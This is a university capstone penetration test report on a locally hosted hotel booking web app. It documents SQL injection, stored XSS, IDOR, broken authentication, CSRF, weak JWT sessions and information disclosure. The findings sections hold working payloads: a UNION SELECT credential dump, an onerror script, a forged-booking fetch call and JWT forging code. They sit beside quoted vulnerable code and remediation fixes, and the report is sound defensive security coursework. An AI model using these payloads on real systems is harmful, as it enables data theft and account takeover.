

ATTACK AND PENETRATION TEST REPORT

CSC 489 Capstone Project

Milestone 2

Team Cipher

Toby Holekamp

Chetanchal Saud

Benjamin Cooper

Christian Stuart

Binita Dhakal

April 5, 2026

TABLE OF CONTENTS

1. Executive Summary
2. Scope & Methodology
3. Vulnerability Findings
 - 3.1 Critical Severity Findings
 - 3.2 High Severity Findings
 - 3.3 Medium Severity Findings
 - 3.4 Low Severity Findings
4. Summary of Findings
5. Recommendations
6. Appendix

1. Executive Summary

This report presents the results of a penetration test against a hotel booking web application. The assessment was performed in a local test environment and focused on the main user features, including registration, login, hotel search, bookings, and the review system. The goal was to identify security weaknesses, verify whether they could be exploited, and document them clearly so they can be fixed.

A total of seven vulnerabilities were identified. Two were rated Critical, two were rated High, two were rated Medium, and one was rated Low. The most serious issues were SQL injection in hotel search, stored cross-site scripting in reviews, insecure direct object reference in booking endpoints, and broken authentication in the login and registration system. Together, these weaknesses could allow attackers to read sensitive data, run malicious scripts in another user's browser, access other users' bookings, and compromise accounts.

The results show that the application has major weaknesses in input handling, access control, authentication, and session security. Several of the findings are connected, which increases the overall risk. For example, plaintext password storage becomes even more dangerous when combined with SQL injection, and token storage in localStorage becomes much more serious when stored XSS is also present. Although the application works as expected from a functional point of view, it does not apply several basic security protections that are necessary in a real system.

Overall, the security risk of the application is high. The most urgent fixes should focus on the critical vulnerabilities first, especially SQL injection and stored XSS, followed by the authentication and access control issues. Addressing these findings would significantly improve the security of the application and reduce the risk of unauthorized access, data exposure, and abuse of user accounts.

2. Scope & Methodology

2.1 Scope

Target Environment:

- Frontend: <http://localhost:3001>
- Backend API: <http://localhost:5001>
- Database: SQLite

Features Tested:

- User registration and login
- Hotel browsing and hotel search
- Booking creation, viewing, and deletion
- Hotel review submission and review display
- API error handling and session behavior

Out of Scope:

- Infrastructure or operating system security
- Third-party services and integrations
- Social engineering or phishing attacks
- Physical security

2.2 Methodology

Testing was performed manually in a local environment using a structured approach. The application was first mapped to identify pages, forms, endpoints, parameters, and state-changing actions. After that, each major feature was tested for common web application vulnerabilities, with special attention to input handling, authorization, authentication, session management, and error responses.

The testing process followed four phases. Reconnaissance was used to identify the main attack surface. Vulnerability discovery focused on search inputs, review submission, booking endpoints, and login routes. Exploitation was then used to confirm whether each finding could be reproduced reliably. Finally, each confirmed issue was documented with its severity, location, reproduction steps, result, remediation, and evidence placeholder.

Tools Used:

- Browser DevTools - localStorage inspection and client-side review
- Burp Suite – request interception, replay, and login testing
- Manual testing - payload injection and response validation

Testing Accounts:

- Default credentials used: testuser / password123
- Additional test account created: yes

Assumptions and Limitations:

Testing was performed on a local development build. Production settings may differ, and some issues may behave differently if configuration changes are made. Screenshots and inline evidence must be inserted into the final submission copy of this report.

3. Vulnerability Findings

3.1 Critical Severity Findings

3.1.1 SQL Injection in Hotel Search

Severity: Critical

Location:

- URL: `http://localhost:5001/api/hotels?city=`
- Endpoint: `GET /api/hotels`
- Parameter: `city`
- File: `backend/app.py`, line 592

Description

The hotel search endpoint is vulnerable to SQL injection. The city parameter is inserted directly into the SQL query using string formatting, which allows attacker-controlled input to change the query. Because the input is not parameterized or sanitized, an attacker can inject SQL and retrieve data from other tables in the database.

Vulnerable code

```
if city_filter:
    query += f" AND city LIKE '%{city_filter}%'"
```

Payload Used

```
' UNION SELECT id, username, email, 0, password, 0, '', users --
```

Reproduction Steps

Step 1: Open a browser.

Step 2: Paste the full payload URL into the address bar.

Step 3: Press Enter.

Step 4: Observe that the JSON response contains hotel records mixed with user records.

Step 5: Confirm that usernames, emails, and plaintext passwords are visible in the response.

Result

The UNION SELECT payload caused the application to return rows from the users table along with the hotel data. Usernames, emails, and plaintext passwords were exposed in the response.

Remediation

Replace string concatenation with a parameterized query.

```
if city_filter:
    query += " AND city LIKE ?"
    params.append(f"%{city_filter}%")
hotels = conn.execute(query, params).fetchall()
```

Evidence

```
▼ 1:
  city:      "testuser@example.com"
  created_at: "2026-03-31 17:04:59"
  description: "password123"
  id:        1
  image_url: ""
  name:      "testuser"
  price:     0
  rating:    0
```

JSON response from the /api/hotels endpoint showing user credentials

3.1.2 Stored Cross-Site Scripting (XSS)

Severity: Critical

Location:

- URL: <http://localhost:3001/hotels/1>
- Endpoint: POST /api/hotels/1/reviews
- Frontend: frontend/app/hotels/[id]/page.jsx, line 251
- Backend: backend/app.py, line 736

Description

The hotel review system is vulnerable to stored XSS. The application accepts HTML and JavaScript in the review comment field and stores it without sanitization. When the review is displayed, the frontend renders the comment using `dangerouslySetInnerHTML`, which allows attacker-supplied code to execute in the browser.

Vulnerable frontend code

```
<div
  style={{ color: "var(--booking-text-secondary)" }}
  dangerouslySetInnerHTML={{ __html: review.comment }}
/>
```

Vulnerable backend code

```
comment = data.get('comment', '') # No sanitization
```

Payload Used

```
<img src=x onerror="let
c=parseInt(localStorage.getItem('xss_count')||0)+1;localStorage.setItem('xss
_count',c);alert('XSS Alert #' + c + ' | Time: ' + new
Date().toLocaleTimeString())">
```

Reproduction Steps

Step 1: Navigate to <http://localhost:3001/hotels/1> and scroll to the Leave a Review section.

Step 2: Set the rating slider to any value.

Step 3: Paste the payload into the comment field.

Step 4: Click Post Review.

Step 5: Observe that an alert appears after the page reloads.

Step 6: Refresh the page.

Step 7: Observe that the alert appears again with an increased counter.

Result

The malicious JavaScript was stored in the database and executed again each time the hotel page was loaded. The increasing counter and changing timestamp confirmed that the script was running again on every visit.

Remediation


Render comments as plain text and sanitize input before saving it.

```
<div>{review.comment}</div>
```


```
import html
comment = html.escape(data.get('comment', ''))

@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "default-src 'self';
script-src 'self'"
    return response
```

Evidence



Entering payload into review box



Alert showing the counter and current time to verify stored XSS

3.2 High Severity Findings

3.2.1 Insecure Direct Object Reference (IDOR)

Severity: High

Location:

- URL: <http://localhost:5001/api/bookings/user/1>
- Endpoints: GET [/api/bookings/user/<user_id>](#), GET [/api/bookings/<id>](#), DELETE [/api/bookings/<id>](#)
- File: backend/app.py, lines 694-722

Description

The booking endpoints are vulnerable to IDOR because the application does not check whether the authenticated user owns the requested booking. Any user can access another user's bookings by changing the user_id or booking_id in the URL. No authorization check compares the logged-in user to the requested resource.

Vulnerable code

```
@app.route('/api/bookings/user/<int:user_id>', methods=['GET'])
def get_user_bookings(user_id):
    bookings = conn.execute(
        "SELECT * FROM bookings WHERE user_id=?", (user_id,)
    ).fetchall()
    return jsonify([dict(b) for b in bookings])

@app.route('/api/bookings/<int:booking_id>', methods=['DELETE'])
def delete_booking(booking_id):
    conn.execute("DELETE FROM bookings WHERE id=?", (booking_id,))
```

Reproduction Steps

- Step 1: Log in as testuser (user_id = 1).
- Step 2: Open <http://localhost:5001/api/bookings/user/1>.
- Step 3: Confirm that your own bookings are returned.
- Step 4: Change the URL to <http://localhost:5001/api/bookings/user/2>.
- Step 5: Observe that another user's bookings are returned with no authorization error.
- Step 6: Try <http://localhost:5001/api/bookings/1> to access a specific booking directly.
- Step 7: Observe that the booking data is returned regardless of ownership.

Result

While authenticated as one user, it was possible to access another user's booking data by changing the ID in the request. The application performed no ownership check, allowing users to enumerate and access bookings that did not belong to them.

Remediation

The server should extract the user ID from the JWT token and verify ownership before returning or deleting booking data.

```
@app.route('/api/bookings/user/<int:user_id>', methods=['GET'])
def get_user_bookings(user_id):
    token = request.headers.get('Authorization', '').replace('Bearer ', '')
    payload = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
    if payload['user_id'] != user_id:
        return jsonify({'error': 'Unauthorized'}), 403

    bookings = conn.execute(
        "SELECT * FROM bookings WHERE user_id=?", (user_id,)
    ).fetchall()
    return jsonify([dict(b) for b in bookings])
```

The same ownership check should be applied to the other booking endpoints as well.

Evidence

My Bookings

Testing IDOR vulnerability?

Try user ID: [Load Bookings](#)

VUL: Can you access bookings from other users?

Booking #1

Hotel: Hotel 1

Guest: User 1

Check-in: 2026-03-30

Check-out: 2026-04-02

€450

Status: confirmed

[Delete](#)

User 1 bookings

My Bookings

Testing IDOR vulnerability?

Try user ID: [Load Bookings](#)

VUL: Can you access bookings from other users?

Booking #3

Hotel: Hotel 1

Guest: User 2

Check-in: 2026-04-05

Check-out: 2026-04-08

€450

Status: confirmed

[Delete](#)

Booking #4

Hotel: Hotel 5

Guest: User 2

Check-in: 2026-04-15

Check-out: 2026-04-18

€255

Status: confirmed

[Delete](#)

Booking #5

Hotel: Hotel 2

Guest: User 2

Check-in: 2026-05-01

[Delete](#)

User 2 viewing User 1 booking with editing permissions

3.2.2 Broken Authentication

Severity: High

Location:

- URL: <http://localhost:3001/register> and <http://localhost:3001/login>
- Endpoints: POST /api/register, POST /api/login
- File: backend/app.py, lines 508-569

Description

The authentication system has multiple weaknesses. Passwords are stored in plaintext, there are no password complexity requirements, and there is no rate limiting or account lockout. The login route compares the submitted password directly against the stored plaintext password, which makes brute-force attacks and credential exposure much easier.

Vulnerable code - plaintext storage

```
password = data.get('password', '') # Stored directly, no hashing
conn.execute(
    "INSERT INTO users (username, email, password, full_name) VALUES (?, ?,
?, ?)",
    (username, email, password, full_name)
)
```

Vulnerable code - plaintext comparison

```
if user and user['password'] == password: # No hash verification
    token = jwt.encode({...}, JWT_SECRET, algorithm='HS256')
```

Reproduction Steps

Step 1: Navigate to <http://localhost:3001/register>.

Step 2: Enter any username and email.

Step 3: Set the password to 1.

Step 4: Click Create Account and observe that registration succeeds.

Step 5: Use the SQL injection from Finding 3.1.1 to dump the users table and confirm that passwords are visible in plaintext.

Step 6: Capture a POST /api/login request in Burp Suite and send several incorrect passwords to confirm that there is no rate limiting or lockout.

Result

A user account was successfully created with a single-character password. Passwords were visible in plaintext after dumping the users table, and repeated failed login attempts were accepted without any rate limiting or lockout.

Remediation

Passwords should be hashed before storage using a strong algorithm such as bcrypt, and the login route should verify hashes instead of comparing plaintext values.

```
from bcrypt import hashpw, gensalt, checkpw

# Registration
hashed = hashpw(password.encode(), gensalt())
conn.execute("INSERT INTO users (... , password, ...) VALUES (?, ?, ?, ?)",
             (username, email, hashed, full_name))

# Login
if user and checkpw(password.encode(), user['password']):
    pass

if len(password) < 8:
    return jsonify({'error': 'Password must be at least 8 characters'}), 400

from flask_limiter import Limiter
limiter = Limiter(app, default_limits=["5 per minute"])
```

Evidence

Create an account

Full Name

Username

Email address

Password

Create Account

Registering account with password '1'

```
"EMAIL: g@gmail.com"
"2026-04-06 04:35:31"
0
4
""
"USERNAME: g"
"PASSWORD: 1"
0
```

SQL injection showing plaintext password

3.3 Medium Severity Findings

3.3.1 Cross-Site Request Forgery (CSRF)

Severity: Medium

Location:

- Endpoints: POST /api/bookings, DELETE /api/bookings/<id>, POST /api/hotels/<id>/reviews
- CORS configuration: backend/app.py, line 18

Description

The application is vulnerable to CSRF because state-changing requests do not require any anti-CSRF token. The server does not generate, send, or verify a CSRF token for POST or DELETE requests. In addition, cross-origin requests are allowed broadly, which makes it easier for an external page to send requests to the API on behalf of a logged-in user.

Vulnerable code - no CSRF protection

```
@app.route('/api/bookings', methods=['POST'])
def create_booking():
    data = request.get_json()
    user_id = data.get('user_id')
    hotel_id = data.get('hotel_id')
```

Payload Used

```
<script>
fetch('http://localhost:5001/api/bookings', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    user_id: 1,
    hotel_id: 3,
    check_in_date: '2026-07-01',
    check_out_date: '2026-07-05'
  })
})
</script>
```

Reproduction Steps

Step 1: Log in to the booking application at http://localhost:3001.

Step 2: Open a new browser tab.

Step 3: Open DevTools and go to the Console tab.

Step 4: Use the fetch API to send a POST request to the /api/bookings endpoint with a JSON body containing a user_id, hotel_id, and booking dates.

Step 5: Observe the console output confirming the booking was created successfully.

Step 6: Navigate to `http://localhost:3001/bookings`.

Step 7: Observe that the unauthorized booking now appears in the user's account.

Result

A booking was successfully created from an API request without any CSRF token. The request succeeded even though the victim never interacted with the booking form directly, indicating that external applications can be used to trigger changes inside the user's account.

Remediation


Enable CSRF protection and require a valid token for all state-changing requests.

```
from flask_wtf.csrf import CSRFProtect
csrf = CSRFProtect(app)

CORS(app, origins=['http://localhost:3001'])

response.set_cookie('token', token, samesite='Strict', httponly=True,
secure=True)
```

Evidence



POST /api/bookings request successfully creating a booking (201 CREATED) with no CSRF token present in the request headers or body, confirming the absence of anti-forgery protection.

```
>> fetch('http://localhost:5001/api/bookings', {method:'POST', headers:{'Content-Type':'application/json'}, body:JSON.stringify({user_id:1, hotel_id:3,
check_in_date:'2026-12-25',
check_out_date:'2026-12-31'})}).then(r=>r.json()).then(d=>console.log('CSRF BOOKING
CREATED:', d))
< ▶ Promise { <state>: "pending" }

CSRF BOOKING CREATED:                                     debugger_eval_code:2:69
▶ Object { booking_id: 10, message: "Booking created",
total_price: 285 }
```

Browser console on an external page executing a cross-origin POST request to /api/bookings

Booking #10

Hotel: Hotel 3

Guest: User 1

Check-in: 2026-12-25

Check-out: 2026-12-31

€285

Status: confirmed

Delete

Booking successfully created from a forged request

3.3.2 Weak Session Management

Severity: Medium

Location:

- JWT secret: backend/app.py, line 23
- Token generation: backend/app.py, lines 527-531 and 559-563
- Client-side storage: browser localStorage

Description

Session handling is weak because JWTs are signed with a hardcoded and predictable secret, stored in localStorage, and set to expire after 365 days. There is also no token revocation, so a stolen token can remain valid for a long time. Because the token is stored in browser-accessible storage, any JavaScript running on the page can read it.

Vulnerable code - weak secret

```
JWT_SECRET = 'jwt_secret_key'
```

Vulnerable code - excessive expiration

```
token = jwt.encode({
    'user_id': user['id'],
    'username': user['username'],
    'exp': datetime.utcnow() + timedelta(days=365)
}, JWT_SECRET, algorithm='HS256')
```

Payload Used

```
import jwt
fake_token = jwt.encode({
    'user_id': 999,
    'username': 'forged_admin',
    'exp': 9999999999
}, 'jwt_secret_key', algorithm='HS256')
```

Reproduction Steps

Step 1: Log in at <http://localhost:3001/login> with testuser / password123.

Step 2: Open DevTools and go to the Console tab.

Step 3: Read the JWT token from localStorage and decode its payload using base64.

Step 4: Observe the decoded token showing user_id, username, and a 365-day expiration date.

Step 5: Construct a new token payload with a fabricated user_id of 999 and username of forged_admin.

Step 6: Replace the token and user_id values in localStorage with the forged values.

Step 7: Refresh the page.

Step 8: Observe that the navbar now displays "User 999" instead of "User 1".

Result

The JWT token was decoded directly in the browser console, confirming it is stored in localStorage and accessible to any client-side JavaScript. A forged token with fabricated credentials was injected into localStorage, and the application accepted it without any server-side validation. The navbar displayed "User 999", confirming the application blindly trusts client-side session data.

Remediation

Use a strong random secret from environment variables, shorten the token expiration window, and store tokens in secure HttpOnly cookies instead of localStorage.

```
JWT_SECRET = os.environ['JWT_SECRET']
'exp': datetime.utcnow() + timedelta(minutes=15)
response.set_cookie('token', token, httponly=True, secure=True,
samesite='Strict')
```

Implement token revocation so tokens can be invalidated on logout or compromise.

Evidence

```
>> let token = localStorage.getItem('token');
< undefined
>> console.log('CURRENT TOKEN:', token);

CURRENT TOKEN:                                     debugger_eval_code:1:9
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLj1c2VybWFi
tZSI6InRlc3R1c2VyaWwIiwiaXNwIjoxODA2OTg3MDA5fQ.t0TE0MgEvF5FKE71pvLb
j1a1JQge85EEGw5jwm1sDdE
< undefined
>> let payload = JSON.parse(atob(token.split('.')[1]));
console.log('DECODED PAYLOAD:', payload);
console.log('USER ID:', payload.user_id);
console.log('USERNAME:', payload.username);
console.log('EXPIRES:', new Date(payload.exp * 1000).toLocaleDateString());

DECODED PAYLOAD:                                     debugger_eval_code:2:11
▼ Object { user_id: 1, username: "testuser", exp: 1806987009 }
  exp: 1806987009
  user_id: 1
  username: "testuser"
  ► <prototype>: Object { ... }
USER ID: 1                                           debugger_eval_code:3:11
USERNAME: testuser                                  debugger_eval_code:4:11
EXPIRES: 4/5/2027                                    debugger_eval_code:5:11
< undefined
```

JWT token stored in browser localStorage decoded in the console

```
>> // Forge a new token by changing the payload
let parts = token.split('.');
let forgedPayload = btoa(JSON.stringify({user_id:999, username:"forged_admin",
exp:999999999})).replace(/=/g,'');
let forgedToken = parts[0] + '.' + forgedPayload + '.' + parts[2];
console.log('FORGED TOKEN:', forgedToken);...

FORGED TOKEN:                                     debugger_eval_code:5:11
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTk5InVzZX
JuYW1lIjoiZm9yZ2VkaXZlbnwluIiwiaXNwIjo5OTk5OTk5OTk5fQ.t0TE0MgEvF
5FKE71pvLbj1a1JQge85EEGw5jwm1sDdE
TOKEN REPLACED - you are now forged_admin          debugger_eval_code:9:11
< undefined
>> let stolen = localStorage.getItem('token');
let decoded = JSON.parse(atob(stolen.split('.')[1]));
console.log('ACTIVE TOKEN PAYLOAD:', decoded);
console.log('USERNAME:', decoded.username);
console.log('USER ID:', decoded.user_id);

ACTIVE TOKEN PAYLOAD:                               debugger_eval_code:3:11
► Object { user_id: 999, username: "forged_admin", exp:
999999999 }
USERNAME: forged_admin                             debugger_eval_code:4:11
USER ID: 999                                       debugger_eval_code:5:11
< undefined
```

Forged JWT token with fabricated admin credentials (user_id: 999, username: forged_admin) injected into localStorage



Application navbar displaying "User 999" after modifying localStorage values

3.4 Low Severity Findings

3.4.1 Information Disclosure

Severity: Low

Location:

- Endpoints: multiple API endpoints
- File: backend/app.py, lines 538-540, 567-569, 598-600, 770-772
- Debug mode: backend/app.py, line 781
- Credentials shown on home page: backend/app.py, line 462

Description

The application discloses internal information through verbose error messages, debug mode, and exposed default credentials. When errors occur, the API returns raw exception messages and exception types directly in the JSON response. The application also runs with debug mode enabled, and the backend home page displays valid default credentials in plain text.

Vulnerable code - verbose error handling

```
except Exception as e:  
    return jsonify({'error': str(e), 'type': type(e).__name__}), 400
```

Vulnerable code - debug mode

```
app.run(debug=True, port=port)
```

Vulnerable code - credentials on home page

```
<strong>Default Credentials:</strong> testuser / password123
```

Reproduction Steps

Step 1: Open `http://localhost:5001/api/search?q='invalid sql` and observe the raw SQL error in the response.

Step 2: Navigate to `http://localhost:3001/register` and try to register with username testuser.

Step 3: Observe that the duplicate registration error reveals table and column details.

Step 4: Open `http://localhost:5001/` and scroll to the bottom of the page.

Step 5: Observe that default credentials are displayed in plain text.

Result

The application exposed SQL error details, internal exception types, database schema hints, and valid test credentials. This information could help an attacker understand the backend and build more targeted attacks.

Remediation


Replace verbose errors with generic responses and log detailed exceptions only on the server.

```
except Exception as e:
    app.logger.error(f"Error: {str(e)}")
    return jsonify({'error': 'An error occurred'}), 500


app.run(debug=False, port=port)
```

Remove default credentials from the home page and use structured error handlers that do not expose internal details.


Evidence



JSON error response exposing raw SQLite error message

A screenshot of a web form titled 'Create an account'. At the top, there is a red error message: 'UNIQUE constraint failed: users.username'. Below this, there are three input fields: 'Full Name' with the value 'test', 'Username' with the value 'testuser', and 'Email address' with the value '1@gmail.com'.

Registration error response leaking database schema

A screenshot of a registration error response. It shows a light gray box with the text 'Username: testuser' and 'Password: password123'.

Home page publicly displaying default application credentials

4. Summary of Findings

4.1 Vulnerability Breakdown

#	Vulnerability	Severity	Location	Status
1	SQL Injection in Hotel Search	Critical	GET /api/hotels	Open
2	Stored Cross-Site Scripting (XSS)	Critical	POST /api/hotels/1/reviews	Open
3	Insecure Direct Object Reference (IDOR)	High	GET /api/bookings/user/<user_id>	Open
4	Broken Authentication	High	POST /api/register, POST /api/login	Open
5	Cross-Site Request Forgery (CSRF)	Medium	POST /api/bookings	Open
6	Weak Session Management	Medium	JWT / localStorage	Open
7	Information Disclosure	Low	Multiple API endpoints	Open

4.2 Risk Assessment

The application has several serious security weaknesses across input handling, authorization, authentication, and session design. The presence of Critical findings such as SQL injection and stored XSS shows that untrusted input is not being handled safely. High severity issues in booking access and authentication further increase the overall risk because they allow direct access to data and accounts.

The most important gaps are unsafe SQL construction, unsafe rendering of user-generated content, missing ownership checks on booking endpoints, plaintext password handling, weak token security, missing CSRF protection, and verbose error responses. These are fundamental application security issues and should be treated as open risks until they are fully fixed and retested.

Security Controls Observed:

- The application separates frontend and backend components clearly.
- Authentication tokens are used rather than anonymous access for all features.
- Most issues were reproducible without application crashes, which should make remediation and retesting easier.

Security Gaps Identified:

- No parameterized query handling for the vulnerable search path
- No safe output encoding for review content
- No authorization checks on booking ownership

- Passwords stored in plaintext
- No rate limiting on login attempts
- No CSRF token validation on state-changing requests
- Tokens stored in localStorage with weak signing settings
- Verbose backend errors exposed to users

5. Recommendations

5.1 Immediate Actions

The first priority should be fixing the SQL injection and stored XSS vulnerabilities. The hotel search query should be changed to use parameterized SQL, and the review system should stop rendering raw HTML. Review input should also be sanitized before storage. These two issues are the most urgent because they allow direct data exposure and attacker-controlled script execution.

The login system should also be fixed immediately. Passwords should be hashed instead of stored in plaintext, weak passwords should no longer be accepted, and rate limiting should be added to the login endpoint. These changes would reduce the risk of account compromise and brute-force attacks.

5.2 Short-Term Actions

After the critical issues are addressed, the next step should be fixing the access control problems in the booking endpoints. The server should verify that the authenticated user owns a booking before allowing it to be viewed, updated, or deleted. Without this check, users can continue to access data that does not belong to them.

CSRF protection should also be added to all state-changing requests. The application should require valid CSRF tokens and restrict CORS to the actual frontend origin. These changes would make it much harder for an outside page to submit requests on behalf of a logged-in user.

5.3 Long-Term Improvements

The application would benefit from stronger secure coding practices overall. User input should be validated consistently, output should be rendered safely by default, and secrets or tokens should be handled only through secure server-side practices. This would reduce the chance of similar issues appearing again in other parts of the application.

The development process should also include regular security review and testing. Secure code review, dependency checks, and repeated testing during development would help catch vulnerabilities earlier. Following common guidance such as the OWASP Top 10 would also improve the security of future updates.

6. Appendix

6.1 Evidence File Names

- 3.1.1_sqli_credentials_dumped.png
- 3.1.2a_xss_payload_entry.png
- 3.1.2b_xss_alert_execution.png
- 3.2.1a_idor_user1_bookings.png
- 3.2.1b_idor_user2_bookings.png
- 3.2.2a_auth_weak_password.png
- 3.2.2b_auth_plaintext_passwords.png
- 3.3.1a_csrf_no_token_request.png
- 3.3.1b_csrf_booking_console.png
- 3.3.1c_csrf_booking_confirmed.png
- 3.3.2a_jwt_token_decoded.png
- 3.3.2b_jwt_token_forged.png
- 3.3.2c_jwt_forged_user999.png
- 3.4.1a_info_sql_error.png
- 3.4.1b_info_schema_leak.png
- 3.4.1c_info_credentials_exposed.png

6.2 References

- OWASP Top 10: <https://owasp.org/www-project-top-ten/>
- OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- CWE-89: <https://cwe.mitre.org/data/definitions/89.html>
- CWE-79: <https://cwe.mitre.org/data/definitions/79.html>
- CWE-639: <https://cwe.mitre.org/data/definitions/639.html>
- CWE-287: <https://cwe.mitre.org/data/definitions/287.html>
- CWE-352: <https://cwe.mitre.org/data/definitions/352.html>
- CWE-384: <https://cwe.mitre.org/data/definitions/384.html>
- CWE-209: <https://cwe.mitre.org/data/definitions/209.html>